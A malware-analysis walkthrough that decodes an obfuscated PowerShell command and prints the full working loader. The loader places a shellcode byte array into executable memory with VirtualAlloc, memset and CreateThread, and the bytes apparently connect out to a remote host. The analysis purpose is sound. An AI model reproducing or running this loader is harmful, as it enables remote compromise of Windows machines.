AG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4
AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBuAHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcg
BpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAHQAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0A
EEAZABkAHIAZQBzAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFAAYQByAGEAbQBlAHQAZQByACwAIAB1AGkAbgB0ACAAZAB3AEMAcgBlAGEA
dABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGUAYQBkAEkAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAA
oACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAH
QAcgAgAG0AZQBtAHMAZQB0ACgASQBuAHQAUAB0AHIAIABkAGUAcwB0ACwAIAB1AGkAbgB0ACAAcwByAGMALAAgAHUAaQBuAHQAIABjAG8Ad
QBuAHQAKQA7ACcAJwA7ACQAZwBMACAAPQAgAEEAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARABlAGYAaQBuAGkAdABpAG8AbgAg
ACQATQBQACAALQBOAGEAbQBlACAAIgBXAGkAbgAzADIAIgAgAC0AbgBhAG0AZQBzAHAAYQBjAGUAIABXAGkAbgAzADIARgB1AG4AYwB0AGk
AbwBuAHMAIAAtAHAAYQBzAHMAdABoAHIAdQA7AFsAQgB5AHQAZQBbAF0AXQA7AFsAQgB5AHQAZQBbAF0AXQAkAGEATgAgAD0AIAAwAHgAZg
BjACwAMAB4AGUAOAAsADAAeAA4ADkALAAwAHgAMAAwACwAMAB4ADAAMAAsADAAeAAwADAALAAwAHgANgAwACwAMAB4ADgAOQAsADAAeABlA

```
$␀M␀P␀m␀ ␀=␀ ␀'␀$␀M␀P␀ ␀=␀ ␀'␀'␀[␀D␀l␀l␀I␀m␀p␀o␀r␀t␀(␀"␀k␀e␀r␀n␀e␀l␀3␀2␀.␀d␀l␀l␀"␀)␀]␀p␀u␀b␀l␀i␀c␀ ␀s␀
t␀a␀t␀i␀c␀ ␀e␀x␀t␀e␀r␀n␀ ␀I␀n␀t␀P␀t␀r␀ ␀V␀i␀r␀t␀u␀a␀l␀A␀l␀l␀o␀c␀(␀I␀n␀t␀P␀t␀r␀ ␀l␀p␀A␀d␀d␀r␀e␀s␀s␀,␀ ␀
u␀i␀n␀t␀ ␀d␀w␀S␀i␀z␀e␀,␀ ␀u␀i␀n␀t␀ ␀f␀l␀A␀l␀l␀o␀c␀a␀t␀i␀o␀n␀T␀y␀p␀e␀,␀ ␀u␀i␀n␀t␀ ␀f␀l␀P␀r␀o␀t␀e␀c␀t␀)␀
;␀[␀D␀l␀l␀I␀m␀p␀o␀r␀t␀(␀"␀k␀e␀r␀n␀e␀l␀3␀2␀.␀d␀l␀l␀"␀)␀]␀p␀u␀b␀l␀i␀c␀ ␀s␀t␀a␀t␀i␀c␀ ␀e␀x␀t␀e␀r␀n␀ ␀I␀n␀
t␀P␀t␀r␀ ␀C␀r␀e␀a␀t␀e␀T␀h␀r␀e␀a␀d␀(␀I␀n␀t␀P␀t␀r␀ ␀l␀p␀T␀h␀r␀e␀a␀d␀A␀t␀t␀r␀i␀b␀u␀t␀e␀s␀,␀ ␀u␀i␀n␀t␀ ␀d␀
w␀S␀t␀a␀c␀k␀S␀i␀z␀e␀,␀ ␀I␀n␀t␀P␀t␀r␀ ␀l␀p␀S␀t␀a␀r␀t␀A␀d␀d␀r␀e␀s␀s␀,␀ ␀I␀n␀t␀P␀t␀r␀ ␀l␀p␀P␀a␀r␀a␀m␀e␀t␀
e␀r␀,␀ ␀u␀i␀n␀t␀ ␀d␀w␀C␀r␀e␀a␀t␀i␀o␀n␀F␀l␀a␀g␀s␀,␀ ␀I␀n␀t␀P␀t␀r␀ ␀l␀p␀T␀h␀r␀e␀a␀d␀I␀d␀)␀;␀[␀D␀l␀l␀I␀m␀
p␀o␀r␀t␀(␀"␀m␀s␀v␀c␀r␀t␀.␀d␀l␀l␀"␀)␀]␀p␀u␀b␀l␀i␀c␀ ␀s␀t␀a␀t␀i␀c␀ ␀e␀x␀t␀e␀r␀n␀ ␀I␀n␀t␀P␀t␀r␀ ␀m␀e␀m␀s␀
e␀t␀(␀I␀n␀t␀P␀t␀r␀ ␀d␀e␀s␀t␀,␀ ␀u␀i␀n␀t␀ ␀s␀r␀c␀,␀ ␀u␀i␀n␀t␀ ␀c␀o␀u␀n␀t␀)␀;␀'␀'␀;␀$␀g␀L␀ ␀=␀ ␀A␀d␀d␀-␀
T␀y␀p␀e␀ ␀-␀m␀e␀m␀b␀e␀r␀D␀e␀f␀i␀n␀i␀t␀i␀o␀n␀ ␀$␀M␀P␀ ␀-␀N␀a␀m␀e␀ ␀"␀W␀i␀n␀3␀2␀"␀ ␀-␀n␀a␀m␀e␀s␀p␀a␀c␀e␀
 ␀W␀i␀n␀3␀2␀F␀u␀n␀c␀t␀i␀o␀n␀s␀ ␀-␀p␀a␀s␀s␀t␀h␀r␀u␀;␀[␀B␀y␀t␀e␀[␀]␀]␀;␀[␀B␀y␀t␀e␀[␀]␀]␀$␀a␀N␀ ␀=␀ ␀0␀x␀
f␀c␀,␀0␀x␀e␀8␀,␀0␀x␀8␀9␀,␀0␀x␀0␀0␀,␀0␀x␀0␀0␀,␀0␀x␀0␀0␀,␀0␀x␀6␀0␀,␀0␀x␀8␀9␀,␀0␀x␀e␀5␀,␀0␀x␀3␀1␀,␀0␀x␀d␀
2␀,␀0␀x␀6␀4␀,␀0␀x␀8␀b␀,␀0␀x␀5␀2␀,␀0␀x␀3␀0␀,␀0␀x␀8␀b␀,␀0␀x␀5␀2␀,␀0␀x␀0␀c␀,␀0␀x␀8␀b␀,␀0␀x␀5␀2␀,␀0␀x␀1␀4␀
,␀0␀x␀8␀b␀,␀0␀x␀7␀2␀,␀0␀x␀2␀8␀,␀0␀x␀0␀f␀,␀0␀x␀b␀7␀,␀0␀x␀4␀a␀,␀0␀x␀2␀6␀,␀0␀x␀3␀1␀,␀0␀x␀f␀f␀,␀0␀x␀3␀1␀,␀
0␀x␀c␀0␀,␀0␀x␀a␀c␀,␀0␀x␀3␀c␀,␀0␀x␀6␀1␀,␀0␀x␀7␀c␀,␀0␀x␀0␀2␀,␀0␀x␀2␀c␀,␀0␀x␀2␀0␀,␀0␀x␀c␀1␀,␀0␀x␀c␀f␀,␀0␀
x␀0␀d␀,␀0␀x␀0␀1␀,␀0␀x␀c␀7␀,␀0␀x␀e␀2␀,␀0␀x␀f␀0␀,␀0␀x␀5␀2␀,␀0␀x␀5␀7␀,␀0␀x␀8␀b␀,␀0␀x␀5␀2␀,␀0␀x␀1␀0␀,␀0␀x␀
8␀b␀,␀0␀x␀4␀2␀,␀0␀x␀3␀c␀,␀0␀x␀0␀1␀,␀0␀x␀d␀0␀,␀0␀x␀8␀b␀,␀0␀x␀4␀0␀,␀0␀x␀7␀8␀,␀0␀x␀8␀5␀,␀0␀x␀c␀0␀,␀0␀x␀7␀
```


By adding a "remove null bytes" into the recipe, we can obtain the decoded content which looks like a PowerShell script.



```
JABNAFAAbQAgAD0AIAAnACQATQBQACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAA
iACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBsAG
wAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBpAG4AdAAgAGQAdwBTAGkAegBlACwAIAB1AGkAbgB0ACAAZ
gBsAEEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHAAZQAsACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwBbAEQAbABsAEkAbQBw
AG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4
AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBuAHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcg
BpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAHQAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0A
EEAZABkAHIAZQBzAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFAAYQByAGEAbQBlAHQAZQByACwAIAB1AGkAbgB0ACAAZAB3AEMAcgBlAGEA
dABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGUAYQBkAEkAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAA
oACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAH
QAcgAgAG0AZQBtAHMAZQB0ACgASQBuAHQAUAB0AHIAIABkAGUAcwB0ACwAIAB1AGkAbgB0ACAAcwByAGMALAAgAHUAaQBuAHQAIABjAG8Ad
QBuAHQAKQA7ACcAJwA7ACQAZwBMACAAPQAgAEEAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARABlAGYAaQBuAGkAdABpAG8AbgAg
ACQATQBQACAALQBOAGEAbQBlACAAIgBXAGkAbgAzADIAIgAgAC0AbgBhAG0AZQBzAHAAYQBjAGUAIABXAGkAbgAzADIARgB1AG4AYwB0AGk
AbwBuAHMAIAAtAHAAYQBzAHMAdABoAHIAdQA7AFsAQgB5AHQAZQBbAF0AXQA7AFsAQgB5AHQAZQBbAF0AXQAkAGEATgAgAD0AIAAwAHgAZg
BjACwAMAB4AGUAOAAsADAAeAA4ADkALAAwAHgAMAAwACwAMAB4ADAAMAAsADAAeAAwADAALAAwAHgANgAwACwAMAB4ADgAOQAsADAAeABlA
```

```
$MPm = '$MP = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr
CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr
dest, uint src, uint count);'';$gL = Add-Type -memberDefinition $MP -Name "Win32" -namespace
Win32Functions -passthru;[Byte[]];[Byte[]]$aN =
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x
8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01
,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0
xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc
0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,
0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x
5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68
,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0
x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd
5,0x97,0x6a,0x05,0x68,0x33,0x4f,0x31,0xae,0x68,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,
0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x
```

The use of "decode text" and "utf-16" would also have worked fine.




Null bytes have been removed using "decode text + utf-16"

"Remove null byte" also works well.

```
JABNAFAAbQAgAD0AIAAnACQATQBQACAAPQAgACcAJwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAA
iACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAFYAaQByAHQAdQBhAGwAQQBsAG
wAbwBjACgASQBuAHQAUAB0AHIAIABsAHAAQQBkAGQAcgBlAHMAcwAsACAAdQBpAG4AdAAgAGQAdwBTAGkAegBlACwAIAB1AGkAbgB0ACAAZ
gBsAEEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHAAZQAsACAAdQBpAG4AdAAgAGYAbABQAHIAbwB0AGUAYwB0ACkAOwBbAEQAbABsAEkAbQBw
AG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4
AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgASQBuAHQAUAB0AHIAIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcg
BpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAHQAYQBjAGsAUwBpAHoAZQAsACAASQBuAHQAUAB0AHIAIABsAHAAUwB0AGEAcgB0A
EEAZABkAHIAZQBzAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFAAYQByAGEAbQBlAHQAZQByACwAIAB1AGkAbgB0ACAAZAB3AEMAcgBlAGEA
dABpAG8AbgBGAGwAYQBnAHMALAAgAEkAbgB0AFAAdAByACAAbABwAFQAaAByAGUAYQBkAEkAZAApADsAWwBEAGwAbABJAG0AcABvAHIAdAA
oACIAbQBzAHYAYwByAHQALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAH
QAcgAgAG0AZQBtAHMAZQB0ACgASQBuAHQAUAB0AHIAIABkAGUAcwB0ACwAIAB1AGkAbgB0ACAAcwByAGMALAAgAHUAaQBuAHQAIABjAG8Ad
QBuAHQAKQA7ACcAJwA7ACQAZwBMACAAPQAgAEEAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARABlAGYAaQBuAGkAdABpAG8AbgAg
ACQATQBQACAALQBOAGEAbQBlACAAIgBXAGkAbgAzADIAIgAgAC0AbgBhAG0AZQBzAHAAYQBjAGUAIABXAGkAbgAzADIARgB1AG4AYwB0AGk
AbwBuAHMAIAAtAHAAYQBzAHMAdABoAHIAdQA7AFsAQgB5AHQAZQBbAF0AXQA7AFsAQgB5AHQAZQBbAF0AXQAkAGEATgAgAD0AIAAwAHgAZg
BjACwAMAB4AGUAOAAsADAAeAA4ADkALAAwAHgAMAAwACwAMAB4ADAAMAAsADAAeAAwADAALAAwAHgANgAwACwAMAB4ADgAOQAsADAAeABlA
```

```
$MPm = '$MP = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr
CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr
dest, uint src, uint count);'';$gL = Add-Type -memberDefinition $MP -Name "Win32" -namespace
Win32Functions -passthru;[Byte[]];[Byte[]]$aN =
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x
8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01
,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0
xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc
0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,
0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x
5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68
,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0
x68,0x29,0x80,0x6b,0x00,0xff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd
5,0x97,0x6a,0x05,0x68,0x33,0x4f,0x31,0xae,0x68,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,
```

Either of these options will result in a decoded powershell script, which we can highlight and copy into a new text editor window.




```
$MPm = '$MP = ''[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
lpThreadId);[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);'';$gL = Add-Type
-memberDefinition $MP -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];[Byte[]]$aN =
0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0
xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0xe2,0xf0,0x52,0x57,0x8b,0x52,0x
10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0x8b,0x58,0x20,0x01,0xd3,0xe3,0x3
c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d
,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,
0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0x68,0x33,0x32,0x00,0x00,0x68,0x77,0
x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0xb8,0x90,0x01,0x00,0x00,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x00,0x
ff,0xd5,0x50,0x50,0x50,0x50,0x40,0x50,0x40,0x50,0x68,0xea,0x0f,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x05,0x68,0x33,0x4f,0x31,0xae,0x6
8,0x02,0x00,0x01,0xbb,0x89,0xe6,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0c,0xff,0x4e,0x08,0x75
,0xec,0x68,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6a,0x00,0x6a,0x04,0x56,0x57,0x68,0x02,0xd9,0xc8,0x5f,0xff,0xd5,0x8b,0x36,0x6a,0x40,
0x68,0x00,0x10,0x00,0x00,0x56,0x6a,0x00,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x93,0x53,0x6a,0x00,0x56,0x53,0x57,0x68,0x02,0xd9,0
xc8,0x5f,0xff,0xd5,0x01,0xc3,0x29,0xc6,0x85,0xf6,0x75,0xec,0xc3;$Ud = 0x1000;if ($aN.Length -gt 0x1000){$Ud =
$aN.Length};$mM=$gL::VirtualAlloc(0,0x1000,$Ud,0x40);for ($Bw=0;$Bw -le ($aN.Length-1);$Bw++)
{$gL::memset([IntPtr]($mM.ToInt32()+$Bw), $aN[$Bw], 1)};$gL::CreateThread(0,0,$mM,0,0,0);for (;){Start-Sleep 60};';$cF = [
System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($MPm));$pq = "-ec ";if([IntPtr]::Size -eq 8){$Jr =
$env:SystemRoot + "\syswow64\WindowsPowerShell\v1.0\powershell";iex "& $Jr $pq $cF"}else{;iex "& powershell $pq $cF";}
```

Analysis of The PowerShell Script

With the PowerShell script now placed into a text editor, we can go ahead and scan for keywords or anything that may indicate where we can go next.

For me, there are two primary things that stand out. That is the large blob of hex bytes in the middle of the script, as well as numerous references to api's that can be used to allocate (VirtualAlloc), write (memset) and execute (CreateThread) something in memory.


new 11
Memory allocation + Thread Creation - Something is being executed, likely the hex blob
Blob of hex bytes, too short to be a pe/exe file.
Possibly Shellcode?

